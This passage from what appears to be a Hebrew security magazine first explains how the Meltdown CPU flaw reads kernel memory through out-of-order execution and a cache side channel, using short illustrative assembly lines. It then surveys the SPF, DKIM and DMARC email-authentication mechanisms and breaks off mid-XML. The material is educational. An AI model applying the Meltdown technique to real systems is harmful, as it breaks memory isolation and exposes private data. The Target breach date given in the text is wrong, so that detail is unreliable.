החיסרון העיקרי והבולט ביותר של החולשה לעומת Meltdown (עליה - בהמשך), הם שאנחנו מוגבלים לאיזור זיכרון של התהליך שלנו (כאמור, למעט אם מצליחים להריץ את החולשה בקרנל). עם זאת, אין ספק שמדובר מחולשה עוצמתית ומפחידה.

החולשה השנייה, Meltdown, נחשבת לחולשה העוצמתית יותר מבין השתיים. היא מורכבת יותר ודורשת הבנה יותר עמוקה של דרך הפעולה של המעבד, וגם ה-impact שלה חזק יותר, בכך שהיא שוברת את ההפרדה בין User Space לבין Kernel Space, ולמעשה מאפשרת לנו לקרוא כל קטע קוד שנרצה מהזיכרון, לא משנה איפה הוא נמצא.

למעשה, בפרסום החולשה החוקרים התגאו בכך שבמהלך הבדיקות שלהם, הם הצליחו לעשות dump מלא של הקרנל, בקצב לא פחות ממדהים של 503 ק"ב לשנייה (!!).

תאוריה

הקונספט הראשון שאנחנו צריכים להכיר כדי להבין איך Meltdown עובד, נקרא Instruction Pipelining.

אזהרה - המוח שלכם עומד להתפוצץ.

נתחיל משאלה רעיונית: נניח שלוקח למכונת הכביסה שלכם 30 דק' להרצה, למייבש לוקח עוד 40 דק' ולקפל את הכביסה לוקח לכם עוד 20 דק'. סה"כ - 90 דק' לתהליך כביסה מלא.

כעת, רצה הגורל ואתם גדלתם בבית של שני הורים וששה ילדים, לכן יש לכם הרבה מאוד כביסה. נאמר, 8 סטים של כביסה בשבוע. כמה זמן היה לוקח לכם לטפל בכל הכביסה? התשובה פשוטה, לא? 90 דק' כפול 8 סטים, סה"כ 720 דק', שזה 12 שעות רצוף של עבודה. הגיוני נכון?

אז אולי ברגע הראשון, אבל כנראה אחרי פעם אחת שתעבדו מ-6 בבוקר עד 6 בערב על כביסה, אתם תרצו להתייעל, ולכן מה שתעשו, הוא שבזמן שהמייבש ייבש את הסט הראשון, מכונת הכביסה תכבס את הסט השני, ובזמן שהמייבש ייבש את הסט השני, אתם כבר תקפלו את הסט השלישי.

בצורה הזו מ-12 שעות, אנחנו מצליחים לרדת ל-300 דק'! 5 שעות!! פחות מחצי מהזמן שעשינו בפעם הראשונה! כיף גדול לכל ששת הילדים שעסוקים מבוקר עד ליל במטלות הבית ☺

חשוב לציין שבתהליך לא צמצמנו את הזמן שלוקח לטפל בכל סט כביסה, אלא צמצמנו את הזמן הממושך שלוקח למספר רב של סטים לרוץ, בכך שאנחנו מנצלים בכל רגע נתון את הכמות המקסימלית של המשאבים שלנו.

לתהליך הזו קוראים pipelining. ואת אותו תהליך בדיוק ניתן לעשות עם הפעולות במחשב, כל עוד ניתן להפריד את המשאבים השונים. אבל במקום מכונת כביסה ומייבש, אנו מנצלים את המשאבים הבאים (בצורה מאוד מופשטת):

- Load - לקריאת מידע מהזיכרון/אוגרים. חשוב לציין שיש שני משאבים כאלה.
- Execute - להרצת פעולות חישוביות.
- Store - לשמירת מידע בזיכרון/אוגרים.

אלגוריתם ה-pipelining שמשתמשים היום במרבית המעבדים נקרא Tomasulo algorithm, והוא ממש פועל באותה שיטה, עם עוד כמה שיפורים קטנים:

טומסולו הבין שבמחשב אין רק חלוקה בין משאבים. הרבה פעמים בין פעולות לוגיות שונות יש תלות מסוימת. אם רק נפריד למשאבים אנו עשויים לעשות פעולות שיפגעו בפעולות אחרות עתידיות. הוא פתר את הבעיה הזו בכל שהוסיף מנגנון נוסף בשם reorder buffer:

לאחר פרסור ה-Instruction, כל פעולה מתחלקת למיקרו-פעולות, לפי שימוש במשאבים, ולאחר מכן, המיקרו-פעולות מסודרות מחדש בתור (ה-reorder buffer), שם הן ממתינות עד שכל התלויות שלהן מבוצעות, ורק אז המיקרו-פעולות מתבצעות. בכל פעם שמיקרו-פעולה מסיימת, ערך ההחזרה שלה או ה-exception status שלה מוחזר ונשמר ברשומה הרלוונטית ב-reorder buffer, ובצורה זו פותר את התלויות הבאות בתור.

ברגע שכל מיקרו-הפעולות של Instruction הסתיימו בהצלחה ה-Instruction מתחיל תהליך שנקרא retirement (זוכרים?): האוגרים ושאר המשאבים הרלוונטיים יעודכנו בהתאם. אך, **אם בעקבות אחת מהמיקרו-פעולות נוצר exception, ה-interrupt ייזרק רק בשלב ה-retirement - לפעמים זמן רב לאחר שהמיקרו-פעולה הרלוונטית התבצעה (!!)**.

בנוסף - כאשר נוצר interrupt, כל ה-reorder buffer מתאפס לחלוטין, כלומר שבמידה שיש עוד מיקרו-פעולות שמחכות לביצוע, הן חודלות לחלוטין, ואנחנו חוזרים לשלב פירסור ה-Instructions.

נראה לי בשלב הזה חשוב לציין עבור מי שמתכוון להמשיך ולקרוא על הנושא, למה שתיארתי הרגע קוראים בשלל מקורות המידע גם out-of-order execution. אם תקראו את המונח הזה - תדעו על מה מדובר.

די עם התאוריה, בואו נגיע כבר לתכל'ס

יש בפנינו את ה-instruction הבא, שרץ ב-usermode:

```
mov rax, [some_kernel_mode_addr]
```

מה אנחנו יודעים להגיד על הפעולה הזאת בשלב הזה?

אנחנו יודעים להגיד שהיא תפורק למיקרו-פעולות, שיחכו ב-reorder buffer וירוצו לפי התלויות שלהם. כמובן שבשלב ה-retire ייזרק interrupt מסוג segmentation fault שיווצר עקב ניסיון הגישה אל הקרנל ספייס.

אנחנו יודעים גם להגיד שבעקבות ה-interrupt ה-reorder buffer יתאפס לקראת ה-instructions הבאים שצריכים להתפרסר.

מצוין. בואו נמשיך:

```
mov rax, [some_kernel_mode_addr]
mov rbx, [some_user_mode_addr]
```

כיוון שישנם משאבים עבור הפעולה load, אנחנו יודעים להגיד ששתי הפעולות הולכות לרוץ במקביל. הפעולה הראשונה הולכת לזרוק interrupt כמו בדוגמה הקודמת, אך בינתיים הפעולה הראשונה תספיק ככל הנראה לקרוא את המידע ולשמור אותו ב-Cache.

ה-interrupt שנוצר יגרום לאיפוס ה-reorder buffer, וה-instruction השני יהיה מוכרח לרוץ שוב כדי לשמור על True Execution Path תקין. למזלנו כיוון שהמידע כבר נשמר ב-cache, המחיר הוא מאוד זול.

נמשיך לדוגמה שלישית:

```
mov rax, [some_kernel_mode_addr]
and rax, 1
mov rbx, [rax+some_user_mode_addr]
```

פה זה כבר מתחיל להיות ממש מעניין.

אנחנו רוצים ששתי הפעולות האחרונות ירוצו לפני ה-retire של ה-instruction הראשון. מה עושים? על מנת לפתור את הבעיה הזו מה שניתן לעשות הוא למלא את ה-reorder buffer בפעולות עם הרבה תלויות מצד אחד ומצד שני שלא ישתמשו במשאבים שאנחנו צריכים עבור הריצה של שתי הפעולות האחרונות.

לדוגמה, נוכל לשים המון add rax,0xdd, שיתפוס את המשאב של כתיבה אל rax.

בצורה זו ה-instruction הראשון יתעכב ב-reorder buffer בזמן שהמעבד יריץ את שתי הפעולות האחרות בצורה ספקולטיבית.

כשה-instruction הראשון יעשה retire (יפרוש...?), אכן ייזרק interrupt בשל הניסיון לגשת לאיזור קרנלי, כמו בדוגמאות הקודמות, אך בגלל שהריצה שלו לקחה כל כך הרבה זמן, הגישה כבר התבצעה ולמרות שהמידע לא נשמר באוגרים, המידע כן נמצא ב-**L1 cache** (!).

כעת, אנחנו יכולים להשתמש ב-Side Channel Attack על ה-Cache, כמו שלמדנו על Spectre כדי למשוך את המידע הזה מה-Cache.

Veni, Vidi, Vici.

לינק ל-POC מוצלח ב-GitHub

סיכום

שתי החולשות החדשות שהתפרסמו, מראות לנו את העוצמה הפוטנציאלית שטמונה ב- Side Channel Attacks ובחולשות מעבד. אני משוכנע שבעקבות החולשות שהתפרסמו המחקר סביב הנושאים האלו הולך להעלות הילוך, ובוודאי שנראה חולשות דומות בעתיד.

אני מקווה מאוד שהצלחתי לעמוד במטרות שהצבתי לעצמי בעת כתיבת המאמר, ובאמת הצלחתי להסביר את ההבדלים בין Spectre לבין Meltdown, ובאופן כללי לחשוף אתכם ואתכן לעולם המופלא של ספקולציות מעבד.

לכל שאלה:

http://ddorda.net/contact

מעבר לכך, חשוב לי להגיד כמה מילות תודה.

- אני אולי זה שכתב את המאמר, אך כמו שאתם מבינים כדי לכתוב אותו הייתי צריך להבין כל מני נושאים מורכבים מאוד. אין ספק שהיה לי לעונג לעשות את כל המחקר והלימוד שלי עם ה-coworker התותח שלי: **רן בן-שטרית**, חוקר ומפתח בחסד.
- את המחקר והלימוד עשיתי במסגרת פרוייקט של החברה הכי טובה שאני מכיר בישראל - SentinelOne. מוזמנים לבוא לעבוד איתי :)
- תודה להורים שלי ולחמשת אחיי ואחותי, בלעדיהם לא הייתי יודע מה הדרך היעילה ביותר לטפל בכביסה.

Dor Aya Po!

מקורות

https://googleprojectzero.blogspot.co.il/2018/01/reading-privileged-memory-with-side.html

https://cyber.wtf/2017/07/28/negative-result-reading-kernel-memory-from-user-mode/

https://spectreattack.com/spectre.pdf

https://meltdownattack.com/meltdown.pdf

https://simple.wikipedia.org/wiki/Instruction_pipelining

https://cs.stanford.edu/people/eroberts/courses/soco/projects/risc/pipelining/index.html

https://en.wikipedia.org/wiki/Tomasulo_algorithm

מנגנוני אימות דוא"ל

מאת עוז אבנשטיין


הקדמה

מערכת הדואר האלקטרוני של ימינו מבוססת על פרוטוקול האימייל SMTP (Simple Mail Transfer Protocol) שאופיין לראשונה בשנת 1982 ללא שום מנגנוני אבטחה לאימות זהות השולח.

כתוצאה מזאת, תוקפים יכולים בקלות לערוך הודעת אימייל אותה הם מתכוונים לשלוח, כך שתתחזה לכזו אשר נשלחה מכתובת אימייל שרירותית לבחירתם על ידי שינוי שדה ה-"From". טכניקה זו ידועה כ-Email Spoofing והיא מיושמת בהצלחה על ידי תוקפים וספאמרים (Spammers) כבר שנים רבות מפאת החוסר במנגנון אימות (Authentication) ראוי. בנוסף, מכיוון שטכניקה זו פשוטה ברמת המורכבות הטכנית ליישום אך עדיין אפקטיבית, השימוש בה לאורך השנים למטרות זדוניות נרחב מאוד.

כבר בתחילת שנות ה-2000 תופעת ה-Spam הייתה נפוצה מאוד, אך גם כיום מהווה חלק גדול מתעבורת האימייל העולמית (בין 50%-65%). ברוב המקרים האלו, Email Spoofing משומש על ידי הספאמרים בנסיונותיהם ליצור אמינות. כמו כן, בדומה לשימוש במקרי ה-Spam, Email Spoofing הוא חלק אינטגרלי ברוב נסיונות ה-Phishing וההונאה על ידי אימייל, בהם התוקף מתחזה ליישות אמינה בכדי להטל בקורבן.

בשנות ה-2000 המוקדמות נראו נסיונות ה-Phishing הראשונים כנגד Bank of America, ובשנת 2004 מעריכים כי 1.2 מיליון משתמשים אזרחי ארה"ב נפגעו מתקיפות Phishing שהביאו לאובדן של כמעט 930 מיליון דולר. כמה שנים לאחר מכן, ב-2011 נפגעה חברת Target מקמפיין Phishing שהביאו לגניבת פרטיהם של 110 מיליון לקוחות, כולל מספרי כרטיס אשראי. בשנת 2016, פישינג (Phishing) בעזרת אימייל שומש ביותר ממחצית מפריצות אבטחת המידע שדווחו. ואפילו כיום, בשנת 2018 בזמן שמילים אלו נכתבות אנו זוכים לראות עוד נסיונות Phishing, כמו התמונה בעמוד זה.



על מנת להתמודד עם בעיית ה-Email Spoofing ששוכנת בליבו של פרוטוקול SMTP ומנוצלת באופן ישיר בדואר Spam ונסיונות Phishing ו-Social Engineering מגוונים, אופיינו מנגנונים שונים בחלוף השנים שתוכננו במטרה לספק לתשתית הדואר האלקטרוני את יכולות האימות הכל כך חשובות לתפקודה התקין והאמין. במאמר זה נסקור את המנגנונים SPF, DKIM, ו-DMARC.

חשיבותה של מערכת ה-DNS:

לפני שנתחיל בסקירת מנגנוני האבטחה האופיינו לטובת מניעת נסיונות Email Spoofing, יש להדגיש את חשיבותה הרבה של מערכת ה-DNS בכל אחד ממנגנונים אלו. בלב ליבם של כל אחד מהמנגנונים בהם נדון (SPF / DKIM / DMARC) שוכן הקונספט שאך ורק בעל דומיין כלשהו שולט ברשומות ה-DNS שלו, ואם רשומה כלשהי קיימת ב-DNS, הרי שרשומה זו הנה אותנטית ונכתבה ב-DNS על ידי יישות בעלת גישה והרשאות לבצע זאת.

SPF

SPF (Sender Policy Framework) הינו אחד המנגנונים הראשונים שאופיינו לטובת זיהוי ומניעה של נסיונות Email Spoofing.

הרעיון הראשוני למנגנון הגיע בשנות ה-2000 המוקדמות ועורר עניין רב על ידי IETF (Internet Engineering Task Force) בנושא. IETF בחרו לקחת את המושכות והקימו קבוצת מחקר בשם ASRG (Anti-Spam Research Group) לטובת אפיון ויצירה של פתרון לבעיית ה-Spam Email, שבליבה נמצאת בעיית ה-Email Spoofing. אחד מחברי רשימת התפוצה של קבוצת המחקר חיבר שני מפרטים שהוצעו (RMX ו-DMP) לאחד יחיד וקרא לו SPF - Sender Permitted Framework. בהמשך השם שונה ל- Sender Policy Framework.

המנגנון עובד בצורה המאפשרת לשרתים המקבלים (Recipient Severs) הודעת אימייל לבדוק ולאמת את אותנטיות מקור ההודעה על ידי בחינת כתובת ה-IP של השרת השולח (Sender Server). פונקציונליות זו מתאפשרת בעזרת שימוש בתשתית ה-DNS. בעל אימייל דומיין כלשהו, יפרסם TXT Record המכילה את רשימת כתובות השרתים המורשים לשלוח הודעות אימייל בשם דומיין זה. בנוסף, באותו ה-TXT Record מפורסמת מדיניות האומרת לשרת המקבל איך הוא אמור לטפל בהודעות אימייל המתקבלות לאחר בדיקת SPF אותה הוא מבצע. הדבר נעשה בשילוב של 2 סוגי דגלים שונים המחוברים יחדיו לביטוי יחיד.

סוג ראשון של דגלים הוא כתובות "שרת שולח" המורשות לשליחת הודעות אימייל בשם הדומיין, ובעצם משמש להשוואה שנעשית על ידי השרת המקבל בין כתובת שרת השולח והכתובות המורשות שפורסמו על ידי בעל הדומיין. הסוג השני מאופיין כ-Qualifier אשר מתווה לשרת המקבל איך ינהג בהודעת

האימייל שהתקבלה לאחר בדיקת הדגלים מהסוג הראשון (כתובות IP מורשות) והשוואתם כנגד כתובת השרת השולח.

ננתח את רשומת ה-SPF של הדומיין "DigitalWhisper.co.il" (יש לשים לב כי תחביר הרשומה מהווה חשיבות בבדיקת ה-SPF. הבדיקה תעשה משמאל לימין, כל זוג דגלים אשר מהווים ביטוי יחיד בתורם):

```
oz@oz-pt:~$ dig digitalwhisper.co.il txt

; <<>> DiG 9.10.3-P4-Ubuntu <<>> digitalwhisper.co.il txt
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26151
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0005 , udp: 4000
;; QUESTION SECTION:
;digitalwhisper.co.il.          IN      TXT

;; ANSWER SECTION:
digitalwhisper.co.il.   5       IN      TXT     "v=spf1 +a +mx +ip4:5.100.248.67
 ~all"
```

- **spf1** - מיידע על גרסת ה-SPF. דגל זה הוא קבוע בערכו וחייב להכלל ברשומה.

- **+a** - בביטוי זה קיימת האות "a" שהנה דגל מהסוג הראשון. דגל זה אומר לשרת המקבל לבדוק האם יש לדומיין השולח רשומת DNS מסוג A. לדגל זה מתווסף דגל מהסוג השני והוא "+", האומר לשרת המקבל להעביר את את הבדיקה בהצלחה ולהעביר את הודעת האימייל לתיבה המיועדת במידה וכתובת ה-IP של השרת השולח זהה לכתובת הקיימת ברשומת A של הדומיין השולח.

- **+mx** - בביטוי השני קיים הדגל "mx" שהינו דגל מהסוג הראשון, האומר לשרת המקבל לבדוק האם יש לדומיין השולח רשומת DNS מסוג MX. לדגל זה מתווסף דגל מהסוג השני והוא "+", המתפקד בדומה לנכתב לעיל - השרת המקבל יעביר את הבדיקה בהצלחה במידה ולדומיין יש רשומת DNS מסוג MX, וכתובת ה-IP של רשומה זו זהה לכתובת ממנה שלח השרת השולח.

- **+ip4:5.100.248.67** - ביטוי שלישי מכיל דגל נוסף מהסוג הראשון והוא "ip4", האומר לשרת המקבל לבדוק האם כתובת השרת השולח היא אחת מהכתובות המצויינות (אפשרי לציין טווחים). במקרה שלנו, מצוינת רק כתובת אחת (5.100.248.67), ובדומה למקודם גם כאן דגל ה-"+" מצורף אשר מתווה לשרת המקבל להעביר את הודעת האימייל לתיבה המיועדת במידה וכתובת ה-IP של השרת השולח זהה לכתובת 5.100.248.67.

- **~all** - הביטוי האחרון הקיים ברשומת ה-SPF אותה אנחנו בוחנים מכיל דגל מהסוג הראשון והוא "all". כפי שמרומז בשם, "all" אומר לשרת המקבל איך להתייחס לכתובת IP של השרת השולח, במידה וכתובת זו אינה הותאמה באף אחת מהבדיקות הקודמות. הדגל השני המצורף לביטוי זה הוא "~" המורה על Softfail. שילוב של שני דגלים אלו לביטוי "~all" מתווה לשרת המקבל להעביר לתיבה המיועדת הודעות אימייל שהגיעו משרת שולח כלשהו בעל כתובת IP שלא נכללת ברשומת ה-SPF,


אך לתייג\לסמן אותה (רוב ספקי האימייל יעבירו הודעה התויגה בצורה זו ל-Inbox עם אזהרה והשאר יעבירו לספאם).

DKIM

DKIM (DomainKeys Identified Mail) הוא פרוטוקול שאופיין בשנת 2004 על ידי IETF בכדי להתמודד גם הוא עם בעיית ה-Email Spoofing הנרחבת. האפיון התבצע בעזרת איחוד של שני מנגנונים שונים עליהם עבדו באותה התקופה - הראשון בהם היה "Identified Internet Mail" שעוצב על ידי Cisco, והשני עונה לשם "Enhanced DomainKeys" ועוצב על ידי Yahoo.

DKIM משתמש בקריפטוגרפיה אסימטרית על מנת לאמת את זהות המקור השולח של הודעת אימייל כלשהי. הדבר מתאפשר באמצעות חתימה דיגיטלית המתווספת (כ-Header) להודעת אימייל הנשלחת ואימותה על ידי השרת המקבל.

לטובת שימוש ב-DKIM על ידי יישות\ארגון כלשהו השולח הודעות אימייל, יש ליצור זוג מפתחות אסימטריים (Public-Private Key Pair) אשר ישומשו רק למטרה זו. המפתח הפרטי ישומש לחתום דיגיטלית הודעות אימייל יוצאות על ידי השרת השולח (Sending Server), והמפתח הציבורי ישומש לאימות החתימה הדיגיטלית על ידי השרת המקבל (Recipient Server). בדומה ל-SPF גם DKIM מסתמך על תשתית ה-DNS ואמינותה, והמפתח הציבורי יפורסם בעזרת DNS TXT Record. נפשט את התהליך על ידי דיאגרמה:



לדוגמא, רשומת ה-DKIM של הדומיין "Cyberint.com", המכילה תחת ה-tag "p" את המפתח הציבורי הדרוש לאימות החתימה הדיגטלית:

```
oz@oz-pt:~$ dig TXT google._domainkey.cyberint.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> TXT google._domainkey.cyberint.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19141
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;google._domainkey.cyberint.com.        IN      TXT

;; ANSWER SECTION:
google._domainkey.cyberint.com. 5 IN    TXT     "v=DKIM1; k=rsa; p=MIIBIjANBgkqh
kiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAld28lVj2uz1UOt+Dtg0Zwy7/u8l+ipu0jgsSP4BAzlwvKbgmT
tf0RXE3kaPQvSDzDnhZ81VJeFzy38B5cPu6/I/tPzY8tN/XchgKfuIa+DtoPx+6/jyjS/6Y/TtMH+IlI
lCax+xBuKs+/7iakBYFGvNcrkJEzJWqQjqAtfCVr5Mjikic8EeuFxRfoTP9o79" "d0qipxujsFEeMoF
18BcETKnF2YEgUoslDTX5JHzzABFtxmbyvVjMEqS5Rt1bzDX4zEp691m4zTDKRm4QNVZy6HD3Ytu9iv4
mKvAPKfHF2430CYVeoj4ViDqLdxMDHlrIDV+E7iW/XtsRi5bf5NO0CTwIDAQAB"
```

בנוסף, נבחן את שדה ה-DKIM Header המצורף למעטפות הודעות האימייל שנשלחות מהדומיין "Cyberint.com":

```
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
        d=cyberint.com; s=google;
        h=from:mime-version:thread-index:date:message-id:subject:to
         :x-original-sender:x-original-authentication-results:precedence
         :mailing-list:list-id:list-post:list-help:list-archive
         :list-unsubscribe;
        bh=yRYCEwQIAwlQmmK84IDbj6rdPQ99SxNh4Q8EVJzExoY=;
        b=IxiRA7pf4b5dR7Wa8T8su/z1LQmUBQoTWMPlOixLOlT4CjzgsY6KQ4jq8ZXMwIL1OZ
         6ffOSZ4mvbKm6DZa5g7Zl4KEknP0jlFn1DEel2c0oRrVMP6+1VeIfzUNrgOLwVE/22aV
         OkIORy1VXHJIE6zTa7wHllDP7FqhReMXz2KeGzVzyIES/pzwmgPrAyJR4oqeqLDUx4bZ
         RCRCv2rbF5/h3uHsg3rRi0AUcXccr7He7S51mCOr/dmgtinPu9b4gnO1bfw4iKc1GxTK
         XU2JWXgip4KHWWcCYCSPovooZ1HKb+cCthW1nA91GF152rlrjxX82SosTp/m/X87g1no
         dGFQ==
```

בשדה ה-Header המצורף למעטפת הודעת האימייל ניתן להבחין שנכללים דגלים שונים אשר ישומשו על ידי השרת המקבל. החשובים שבדגלים אלו הם:

- **a** - מכיל את סוג האלגוריתם הנדרש על מנת לייצר את החתימה שצורפה. באופן טבעי, האלגוריתם המומלץ הוא RSA-SHA256.

- **b** - הוא דגל שערכו הוא החתימה הדיגטלית (DKIM Signature) שמיוצרת משילוב של Headers ותוכן הודעת האימייל.

- **d** - מכיל את הדומיין שביצע וצירף את החתימה הדיגיטלית למעטפת הודעת האימייל.

- **s** - מתווסף לשם הדומיין ומשומש בכדי לבקש את המפתח הציבורי המתאים משרת הDNS, ומכאן שמו הוא Selector.

DMARC

DMARC (Domain-based Message Authentication, Reporting and Conformance) הוא הפרוטוקול החדש ביותר אשר אופיין בכדי לתת מענה לבעיית ה-Email Spoofing ונבנה על גבי שני המנגנונים שהוצגו קודם, SPF ו-DKIM.

למה יש צורך בעוד מנגנון? ובכן, מספר סיבות קיימות: ראשית, לבעלי דומיין השולח אימיילים אין אינדקציה אם המנגנונים אותם הטמיע (SPF ו-DKIM) עובדים כראוי, כמה אימיילים נכשלו בבדיקת האימות וכמה עברו, או כמה נסיונות Email Spoofing נעשים על אותו הדומיין. בנוסף לכך, תשתיות האימייל הארגוניות מורכבות כיום ממערכות רבות, הכוללות מערכות של נותני שירות צד שלישי. תשתיות מורכבות אלו מקשות על הטמעה יסודית ומקיפה של SPF ו-DKIM.

כפי שנזכר לעיל, DMARC נשען על SPF ו-DKIM לטובת אימות האימייל, ומקנה לבעלי דומיין יכולת לפרסם מדיניות (Policy) הנותנת אינדיקציה לשרתים המקבלים האם SPF או\ו-DKIM מוטמעים ומשומשים, ואיך לפעול כשהודעת אימייל מתקבלת ונבדקת בעזרת מנגנונים אלו. בנוסף, מפורסמות ברשומת ה-DMARC גם כתובות אימייל בהן השרת המקבל יכול להשתמש לטובת דיווחים (Reports) לבעלי הדומיין בשמו נשלחה הודעת אימייל.

נתחיל בלפרט על מנגנון האימות ש-DMARC מקנה, ולאחר מכן נדון בדיווחים אותם הוא מאפשר.

DMARC מביא איתו את המושג יישור (Alignment), ובעצם מיישם בדיקה מחמירה יותר של אימות הודעת האימייל בעזרת ה-Headers של הודעת אימייל המתקבלת. בבדיקת SPF ה-Header הנבדק הינו ה-"Envelope From" אך ברוב המקרים תוקפים\ספאמרים ישנו דווקא את ה-"Header From", ולכן DMARC עוצב כך שישווה את ה-"Envelope From" ל-"Header From". בדומה לזאת, גם במקרה של בדיקת DKIM פרוטוקול ה-DMARC לוקח צעד אחד קדימה, ומשווה את ה-"Header From" עם שם הדומיין שמצורף לחתימת ה-DKIM.

לאחר בדיקת היישור (שמבוצעת בשרת המקבל כחלק מהתהליך של DMARC לאחר בדיקות SPF ו-DKIM), השרת המקבל ייישם את מדיניות ה-DMARC אותה בעל הדומיין פרסם תחת רשומת ה-DMARC, בהתאם לתוצאות היישור.

סוגי המדיניות האפשריים לפרסום הינם:

- **None** - בפרסום מדיניות זו בעל הדומיין מתווה לשרת המקבל לא לעשות שום פעולה אם בדיקת DMARC נכשלה. מדיניות זו עוזרת במעקב אחר התקדמות הטמעת SPF ו-DKIM בצורה מקיפה, באשר שהיא תתווה רק דיווח ולא שום פעולה אחרת. הודעת אימייל שנכשלה בבדיקת DMARC תגיע לתיבת האימייל המיועדת בהצלחה כשמדיניות זו מיושמת.
- **Quarantine** - מדיניות זו מתווה לשרת המקבל לסמן אימיילים שלא עברו בדיקת DMARC. שרתים מקבלים וספקי מייל שונים ייתיחסו למדיניות זו באופן שונה. בחלק מהמקרים הודעת האימייל תסומן כחשודה אך תגיע לתיבה המיועדת לתיקיית ה-Inbox, ובחלק מהמקרים תעבור ישירות לתיקיית הספאם או הזבל (Junk).
- **Reject** - כפי שמשתמע, פרסום מדיניות Reject תתווה לשרת המקבל לחסום הודעות אימייל שנכשלו בבדיקת DMARC מלהגיע לתיבת האימייל המיועדת.

כפי שהזכרנו קודם לכן, DMARC מאפשר לבעלי דומיין לקבל דיווחים על הודעות האימייל הנשלחות בשם הדומיין שבבעלותו. סוגי הדיווחים מתחלקים לשניים RUA ו-RUF.

RUA (Reporting URI for Aggregate data) - דו"חות אלו נשלחים פעם ביום בצורה מרוכזת בפורמט XML על ידי ספק\ארגון מסוים (שקיבל אימייל\אימיילים מדומיין כלשהו אשר פרסם רשומת DMARC המכילה דגל RUA עם כתובת אימייל) אל בעל דומיין ומכילים מידע על כל הודעות האימייל שהתקבלו מכתובות המשתמשות באותו הדומיין. המידע המתקבל בדוחות מצטברים (Aggregate) מחולק ל-3 חלקים ומכיל את הפרטים הבאים:

1. מידע על הספק\ארגון ששולח את הדו"ח כגון: שם הספק\ארגון, תיבת המייל ממנה נשלח הדוח ופרטים נוספים ליצירת קשר, מספר דוח, ופרק הזמן עליו התקבל הדיווח.
2. פירוט מלא של רשומת ה-DMARC של הדומיין עליו הדוח נכתב.
3. סיכום תוצאות האימות של SPF ו-DKIM הכוללות - כתובת IP ממנה נשלחה הודעת האימייל בשם הדומיין, אינדקציה על מדיניות ה-DMARC שהוחלה, תוצאות אימות SPF, ותוצאות אימות DKIM.

בתמונת הבאה ניתן לראות דוח מצטבר (Aggregate):


```xml
<?xml version="1.0" encoding="UTF-8" ?>
<feedback>
  <report_metadata>
    <org_name>google.com</org_name>
    <email>noreply-dmarc-support@google.com</email>
    <extra_contact_info>https://support.google.com/a/answer/2466580</extra_contact_info>
    <report_id>3533647987647617325</report_id>
    <date_range>
      <begin>1517011200</begin>
      <end>1517097599</end>
    </date_range>
  </report_metadata>
  <policy_published>
    <domain>cyberint.com</domain>
    <adkim>r</adkim>
    <aspf>r</aspf>
    <p>none</p>
    <sp>none</sp>
    <pct>100</pct>
  </policy_published>
  <record>
    <row>
